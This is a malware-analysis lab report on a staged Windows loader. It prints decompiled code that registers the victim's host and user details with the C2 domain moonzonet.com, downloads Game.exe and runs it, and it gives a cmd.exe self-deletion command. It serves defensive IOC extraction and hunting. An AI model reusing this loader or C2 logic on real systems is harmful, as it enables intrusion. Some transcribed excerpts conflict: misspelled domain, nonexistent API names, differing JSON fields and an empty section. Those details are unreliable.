

STAGECOMP — Malware Reverse Engineering Report

Author: 0xAshvin

Focus: Malware Analysis | SOC Analysis

Lab: Let'sDefend — Stagecomp

1. Executive Summary

A SOC alert identified anomalous outbound HTTPS traffic from a workstation to an unfamiliar domain. The affected endpoint was isolated, and a suspicious executable was recovered from:

C:\Users\Public\Downloads\GameFiles\

The objective of this investigation was to reverse-engineer the sample, identify its command-and-control (C2) infrastructure, understand its execution flow, and extract actionable indicators of compromise (IOCs).

Static analysis in Ghidra revealed that the sample:

- Communicates with the C2 server over HTTPS.
- Uses `moonzonet.com` as its C2 hostname.
- Registers the infected system using a JSON-formatted POST request.
- Creates a `GameFiles` staging directory.
- Downloads a second-stage executable named `Game.exe`.
- Executes the second stage.
- Waits for the process for 5 seconds.
- Uses a separate command-line process to delete the payload.

The analysis provides sufficient indicators for network and endpoint hunting.



```
43 DAT_0041f3e0 = WinHttpOpen(L"StageClient/2.0",0,0,0,0);
44 if (DAT_0041f3e0 == 0) {
45     FUN_00401e00(local_14 ^ (uint)auStack_1de8);
46     return;
47 }
48 FUN_00401150(auStack_1728, auStack_1828, auStack_1928);
49 FUN_00401090();
50 iVar2 = FUN_00401710((LPSTR)auStack_1bb8);
51 if (iVar2 == 0) {
52     uStack_1ba0 = 0x73;
53     uStack_1bb8-01 = 'C';
54     uStack_1bb8-11 = ' ';
55     uStack_1bb8-21 = '\\';
56     uStack_1bb8-31 = '0';
57     uStack_1bb4-01 = 'a';
58     uStack_1bb4-11 = 'e';
59     uStack_1bb4-21 = 'a';
60     uStack_1bb4-31 = 'a';
61     uStack_1bb0-01 = '\\';
62     uStack_1bb0-11 = 'S';
63     uStack_1bb0-21 = 'd';
64     uStack_1bb0-31 = 'b';
65     uStack_1bac-01 = '0';
66     uStack_1bac-11 = '1';
67     uStack_1bac-21 = 'c';
68     uStack_1bac-31 = '\\';
69     uStack_1ba8 = 0x646162666e776544;
70 }
71 FUN_00401050(acStack_1cc0, 0x104, "%s\\GameFiles");
72 FUN_00401050(acStack_1410, 0x400,
73     "{\"client_id\":\"%s\", \"computer_name\":\"%s\", \"user\": \"%s\"}");
74 FUN_00401210(L"/register", acStack_1410, (int)auStack_1010, 0x1000);
```

SS-01 — Ghidra main routine / initial malware execution flow.

2. Investigation Objective

The investigation focused on answering the following questions:

1. What C2 infrastructure does the stager use?

2. What information is sent during registration?
3. How does the malware communicate with the C2?
4. Where does it stage the second-stage payload?
5. How is the payload downloaded and executed?
6. How does the malware clean itself up?
7. What IOCs can be used for further hunting?

The analysis was performed using **Ghidra**.

3. C2 Infrastructure

The first major objective was to identify where the malware communicates.

The stager uses the Windows `WinHttpConnect` API. The decompiled code showed:

```
iVar2 = WinHttpConnect(  
    DAT_0041f3e0,  
    L"moonzonet.com",  
    0x1bb,  
    0  
);
```

The value `0x1bb` corresponds to TCP port **443**, indicating HTTPS communication.


Finding

C2 Hostname:

moonzonet.com

Protocol: HTTPS

Port: 443

A screenshot of the Ghidra decompiler interface. The window title is "Cf Decompile: FUN_00401210 - (sample)". The code is decompiled from assembly and shows a call to `WinHttpConnect` with parameters `DAT_0041f3e0`, `L"moonzonet.com"`, `0x1bb`, and `0`. The code is surrounded by various initialization and cleanup logic, including `WinHttpOpenRequest`, `WinHttpSendRequest`, `WinHttpReceiveResponse`, `WinHttpReadData`, and `WinHttpCloseHandle`.

```
14  
15 local_8 = DAT_0041e004 ^ (uint)&stack0xfffffffffc;  
16 local_c = 0;  
17 iVar7 = 0;  
18 iVar2 = WinHttpConnect(DAT_0041f3e0, L"moonzonet.com", 0x1bb, 0);  
19 if (iVar2 != 0) {  
20     iVar3 = WinHttpOpenRequest(iVar2, L"POST", param_1, 0, 0, 0, 0x8000000);  
21     if (iVar3 != 0) {  
22         pcVar5 = param_2;  
23         do {  
24             cVar1 = *pcVar5;  
25             pcVar5 = pcVar5 + 1;  
26         } while (cVar1 != '\0');  
27         pcVar6 = param_2;  
28         do {  
29             cVar1 = *pcVar6;  
30             pcVar6 = pcVar6 + 1;  
31         } while (cVar1 != '\0');  
32         iVar4 = WinHttpSendRequest(iVar3, L"Content-Type: application/json", 0xffffffff, param_2,  
33             (int)pcVar6 - (int)(param_2 + 1), (int)pcVar5 - (int)(param_2 + 1), 0, 0);  
34         if ((iVar4 != 0) && (iVar4 = WinHttpReceiveResponse(iVar3, 0), iVar4 != 0)) {  
35             iVar4 = WinHttpReadData(iVar3, param_3, param_4 + -1, &local_c);  
36             while ((iVar4 != 0 && (local_c != 0))) {  
37                 iVar7 = iVar7 + local_c;  
38                 iVar4 = WinHttpReadData(iVar3, param_3 + iVar7, (param_4 - iVar7) + -1, &local_c);  
39             }  
40             *(undefined *) (param_3 + iVar7) = 0;  
41         }  
42         WinHttpCloseHandle(iVar3);  
43     }  
44     WinHttpCloseHandle(iVar2);  
45 }
```

SS-02 — Ghidra showing `WinHttpConnect(..., L"moonzonet.com", 0x1bb, ...)`

4. HTTP User-Agent

The malware initializes WinHTTP using:


```
DAT_0041f3e0 = WinHttpOpen(  
    L"StageClient/2.0",  
    0,  
    0,  
    0,  
    0  
);
```

The first parameter of `WinHttpOpen` is the User-Agent supplied by the application.

Finding

`StageClient/2.0`

This value can be useful for network-based hunting and traffic correlation.



SS-03 — Ghidra showing the `WinHttpOpen` call with `StageClient/2.0`.

5. Registration Request

After establishing the HTTP session, the malware prepares information about the compromised system for registration.

The following format string was identified:

```
"{\\"client_id\\":\\"%s\\",\\"computer_name\\":\\"%s\\",\\"username\\":\\"%s\\",\\"domain\\":\\"%s\\"}"
```

The resulting JSON contains:

- Client ID
- Computer name
- Username
- Domain

The registration request is then sent to:

```
/register
```

Finding

Registration endpoint:

/register

Registration format:

```
{"client_id":"%s","computer_name":"%s","username":"%s","domain":"%s"}
}
FUN_00401050(acStack_lcc0,0x104,"%s\\GameFiles");
FUN_00401050(acStack_l418,0x400,
    "{\\\"client_id\\\":\\\"%s\\\",\\\"computer_name\\\":\\\"%s\\\",\\\"username\\\":\\\"%s\\\",\\\"domain\\\":\\\"%s\\\""}
);
FUN_00401210(L"/register",acStack_l418,(int)auStack_1018,0x1000);
FUN_00401050(acStack_l418,0x400,"{\\\"client_id\\\":\\\"%s\\\"}");
```

SS-04 — Ghidra showing the JSON format string and /register call together.

6. HTTP Request Configuration

The HTTP communication is handled by a helper function that calls `WinHttpRequest`.

The relevant code is:


```
iVar2 = WinHttpRequest(
    iVar1,
    &DAT_0041c208,
    param_1,
    0,
    0,
    0,
    0x800000
);
```

The seventh parameter is `dwFlags`.

Finding

`dwFlags = 0x800000`

This value is used for the `WinHttpRequest` calls identified during analysis.



```
Decompile: FUN_00401210 - (sample)
18  iVar2 = WinHttpRequestConnect(DAT_0041f3e0,L"moonsonet.com",0x1bb,0);
19  if (iVar2 != 0) {
20      iVar3 = WinHttpRequest(iVar2,L"POST",param_1,0,0,0,0x800000);
21      if (iVar3 != 0) {
22          pcVar5 = param_2;
23          do {
24              cVar1 = *pcVar5;
25              pcVar5 = pcVar5 + 1;
26          } while (cVar1 != '\0');
27          pcVar6 = param_2;
28          do {
29              cVar1 = *pcVar6;
30              pcVar6 = pcVar6 + 1;
31          } while (cVar1 != '\0');
32          iVar4 = WinHttpRequestSendRequest(iVar3,L"Content-Type: application/json",0xffffffff,param_2,
33              (int)pcVar6 - (int)(param_2 + 1),(int)pcVar5 - (int)(param_2 + 1),0);
34          if ((iVar4 != 0) && (iVar4 = WinHttpRequestReceiveResponse(iVar3,0), iVar4 != 0)) {
35              iVar4 = WinHttpRequestReadData(iVar3,param_3,param_4 + -1,&local_c);
36              while ((iVar4 != 0 && (local_c != 0))) {
37                  iVar7 = iVar7 + local_c;
38                  iVar4 = WinHttpRequestReadData(iVar3,param_3 + iVar7,(param_4 - iVar7) + -1,&local_c);
39              }
40              *(undefined *) (param_3 + iVar7) = 0;
41          }
42          WinHttpRequestCloseHandle(iVar3);
43      }
44      WinHttpRequestCloseHandle(iVar2);
45  }
46  FUN_00401e00(local_8 ^ (uint)&stack0xffffffff);
47  return;
48 }
49
50
```

SS-05 — Ghidra showing `WinHttpRequest(..., 0x800000)`.

7. HTTP Header

The malware sends the registration and other C2 requests through `WinHttpSendRequest`.

The relevant call is:

```
WinHttpSendRequest(  
    iVar3,  
    L"Content-Type: application/json",  
    0xffffffff,  
    param_2,  
    ...  
);
```

The second parameter is `pwszHeaders`.

Finding

Content-Type: application/json

This confirms that the C2 POST requests are formatted as JSON requests.

```
iVar4 = WinHttpSendRequest(iVar3, L"Content-Type: application/json", 0xffffffff, param_2,  
                           (int)pcVar6 - (int)(param_2 + 1), (int)pcVar5 - (int)(param_2 + 1), 0  
                           );  
if ((iVar4 != 0) && (iVar4 = WinHttpReceiveResponse(iVar3, 0), iVar4 != 0)) {  
    iVar4 = WinHttpReadData(iVar3, param_3, param_4 + -1, &local_c);  
    while ((iVar4 != 0 && (local_c != 0))) {  
        iVar7 = iVar7 + local_c;  
        iVar4 = WinHttpReadData(iVar3, param_3 + iVar7, (param_4 - iVar7) + -1, &local_c);  
    }  
    *(undefined *) (param_3 + iVar7) = 0;  
}  
WinHttpCloseHandle(iVar3);
```

SS-06 — Ghidra showing `WinHttpSendRequest` **and** `Content-Type: application/json`.

8. Working Directory and Staging Folder

The malware resolves a working directory and constructs a subdirectory using:

```
FUN_00401050(  
    acStack_1cc0,  
    0x104,  
    "%s\\GameFiles"  
);
```

The resulting path is then passed to:

```
FUN_004017e0(acStack_1cc0);
```

Analysis of `FUN_004017e0` showed:


```
void __fastcall FUN_004017e0(LPCSTR param_1)
{
    CreateDirectoryA(param_1, (LPSECURITY_ATTRIBUTES)0x0);
}
```

Therefore, the formatted path is actually used to create the directory rather than being an unused string.

Finding

Staging subdirectory:

GameFiles



SS-07 — Ghidra showing %s\\GameFiles and CreateDirectoryA.

This screenshot is particularly useful because it demonstrates both **construction and usage** of the staging path.

9. Second-Stage Payload

The stager constructs the second-stage payload path:

```
FUN_00401050(
    acStack_1628,
    0x104,
    "%s\\Game.exe"
);
```

It then calls:

```
FUN_004013b0(
    L"/download/Game.exe",
    acStack_1628,
    acStack_1d80
);
```

This indicates that the malware requests the second-stage payload from:

/download/Game.exe

and saves it as:

<working directory>\Game.exe

The path is subsequently copied into `acStack_1520` and passed to `CreateProcessA`.

Finding

Second-stage filename:

Game.exe

Download endpoint:

/download/Game.exe

```
FUN_00401340();
FUN_004017e0(acStack_1cc0);
FUN_00401050(acStack_1a30,0x104,"%s\\WebView2Loader.dll");
uVar3 = FUN_004013b0(L"/download/Game.dll",acStack_1a30,acStack_1d80);
if (uVar3 != 0) {
    FUN_00401050(acStack_1628,0x104,"%s\\Game.exe");
    uVar3 = FUN_004013b0(L"/download/Game.exe",acStack_1628,acStack_1d80);
    if (uVar3 != 0) {
        FUN_00401050(acStack_1a30,0x104,"%s\\visualwincomp.txt");
        iVar2 = FUN_004013b0(L"/download/Game.config",acStack_1a30,acStack_1d80);
        uVar3 = -(uint)(iVar2 != 0) & 1;
    }
}
LAB_00401d66:
FUN_00401050(acStack_1418,0x400,
    "{\"client_id\": \"%s\", \"computer_name\": \"%s\", \"username\": \"%s\", \"domain\": \"%s\"}");
);
FUN_00401210(L"/register",acStack_1418,(int)auStack_1018,0x1000);
FUN_00401050(acStack_1418,0x400,"{\"client_id\": \"%s\"}");
Sleep(15000);
} while( true );
}
```

SS-08 — Ghidra showing `%s\\Game.exe`, `/download/Game.exe`, and preferably the subsequent `CreateProcessA` call.

10. Second-Stage Execution

Before execution, the malware copies the payload path:

```
FUN_00401df0(acStack_1520,acStack_1628);
```

The helper was identified as:

```
_strcpy_s(param_1,0x104,param_2);
```

The resulting path is then supplied to:

```
CreateProcessA(
    (LPCSTR) 0x0,
    acStack_1520,
    ...
);
```

This confirms that the downloaded `Game.exe` is executed as the second-stage payload.

Execution flow

```
C2
↓
/download/Game.exe
↓
GameFiles\Game.exe
↓
CreateProcessA()
↓
Second-stage execution
```

```
FUN_00401df0(acStack_1520,acStack_1628);
BVar4 = CreateProcessA((LPCSTR)0x0,acStack_1520,(LPSECURITY_ATTRIBUTES)0x0,
                      (LPSECURITY_ATTRIBUTES)0x0,0,0,(LPVOID)0x0,acStack_1cc0,&_Stack_1dc8,
                      &_Stack_1de0);

if (BVar4 == 0) {
    GetLastError();
    FUN_00401050(acStack_1d00,0x40,"RUN_%lu");
    FUN_00401340();
}

void __fastcall FUN_00401df0(char *param_1,char *param_2)
{
    _strcpy_s(param_1,0x104,param_2);
    return;
}
```

SS-09 — Ghidra showing `CreateProcessA(..., acStack_1520, ...)` and the preceding path-copy logic.

11. Process Wait Timeout

After launching the second stage, the stager waits for the process:

```
DVar5 = WaitForSingleObject(
    _Stack_1de0.hProcess,
    5000
);
```

The second parameter represents the timeout in milliseconds.

Finding

5000 milliseconds

or:

5 seconds

```
DVar5 = WaitForSingleObject(_Stack_1de0.hProcess,5000);
```

SS-10 — Ghidra showing `WaitForSingleObject(..., 5000).`

12. Self-Deletion

After the execution and cleanup logic, the malware invokes a cleanup helper before terminating.

Inside the helper, the following command-line format string was identified:

```
cmd.exe /c ping 127.0.0.1 -n 6 > nul && del /f /q "%s"
```

The command introduces a delay using `ping` and then attempts to delete the specified file.

The use of `%s` indicates that the target file path is supplied dynamically when the command is formatted.

Finding

Self-deletion command format:


```
cmd.exe /c ping 127.0.0.1 -n 6 > nul && del /f /q "%s"
```

```
local_8 = DAT_0041e004 ^ (uint)&stack0xffffffffc;  
DVar1 = GetModuleFileNameW((HMODULE)0x0,local_214,0x104);  
if (DVar1 != 0) {  
    FUN_00401010(local_624,0x208,L"cmd.exe /c ping 127.0.0.1 -n 6 > nul && del /f /q \"%s\"");  
    local_66c._0_4_ = 0x44;  
    local_66c._44_4_ = 1;  
    local_62a = 0;  
    local_66c._48_2_ = 0;  
    local_66c._4_4_ = (LPWSTR)0x0;  
    local_66c._8_4_ = (LPWSTR)0x0;  
    local_66c._12_4_ = (LPWSTR)0x0;  
    local_66c._16_4_ = 0;  
    local_66c._20_4_ = 0;  
    local_66c._24_4_ = 0;  
    local_66c._28_4_ = 0;  
    local_66c._32_4_ = 0;  
    local_66c._36_4_ = 0;  
    local_66c._40_4_ = 0;  
    local_66c._50_8_ = 0;  
    local_66c._58_8_ = 0;  
    local_67c = (_PROCESS_INFORMATION)ZEXT816(0);  
    CreateProcessW((LPCWSTR)0x0,local_624,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0,  
        0x80000000,(LPVOID)0x0,(LPCWSTR)0x0,(LPSTARTUPINFOFOW)local_66c,&local_67c);  
    CloseHandle(local_67c.hProcess);  
    CloseHandle(local_67c.hThread);  
}
```

SS-11 — Ghidra showing the complete self-deletion format string.

13. Execution Chain

Based on the static analysis, the observed execution chain can be summarized as:



This sequence provides a useful basis for both endpoint and network hunting.

14. Indicators of Compromise

Type	Indicator
C2 Domain	moonzonet.com
C2 Port	443
User-Agent	StageClient/2.0
Registration Endpoint	/register
Check Endpoint	/check
Download Endpoint	/download/Game.exe
Staging Directory	GameFiles
Payload	Game.exe
HTTP Header	Content-Type: application/json
Request Flag	0x800000
Process Wait	5000 ms

Host-based hunting

Look for:

`Game.exe`

and directories containing:

`GameFiles`

Also investigate suspicious execution of `cmd.exe` involving:

`ping 127.0.0.1 -n 6`

followed by:

`del /f /q`

Network hunting

Search proxy, DNS, firewall, and EDR telemetry for:

`moonzonet.com`

and the User-Agent:

`StageClient/2.0`

15. Conclusion

The Stagecomp sample operates as a staged malware loader. Static analysis identified its C2 infrastructure, registration mechanism, staging directory, payload download and execution behavior, process wait period, and self-deletion mechanism.

The most actionable indicators are the C2 hostname, distinctive User-Agent, download path, staging directory, payload filename, and self-deletion command.

The analysis also demonstrated why following **API usage and data flow** is more reliable than searching randomly through a binary. In several cases, the important value was not directly passed to the final API; it was constructed by one function and consumed by another.

That little chain of breadcrumbs is essentially the malware analyst's version of detective work—just with fewer trench coats and considerably more hex.

About the Analyst

Ashvin Acharya

Cybersecurity learner focused on:

- SOC Analysis
- Malware Analysis
- Threat Detection
- Blue Team Operations

Connect / Follow:

- LinkedIn:- <https://www.linkedin.com/in/ashvin-aacharya-a08553308>
- GitHub:- <https://github.com/0xAshvin>
- X (Twitter):- <https://x.com/0xAshvin>

Learning cybersecurity is a continuous process. I'm documenting my labs, analysis, and lessons along the way. If you're learning SOC or malware analysis too, let's learn, share, and grow together.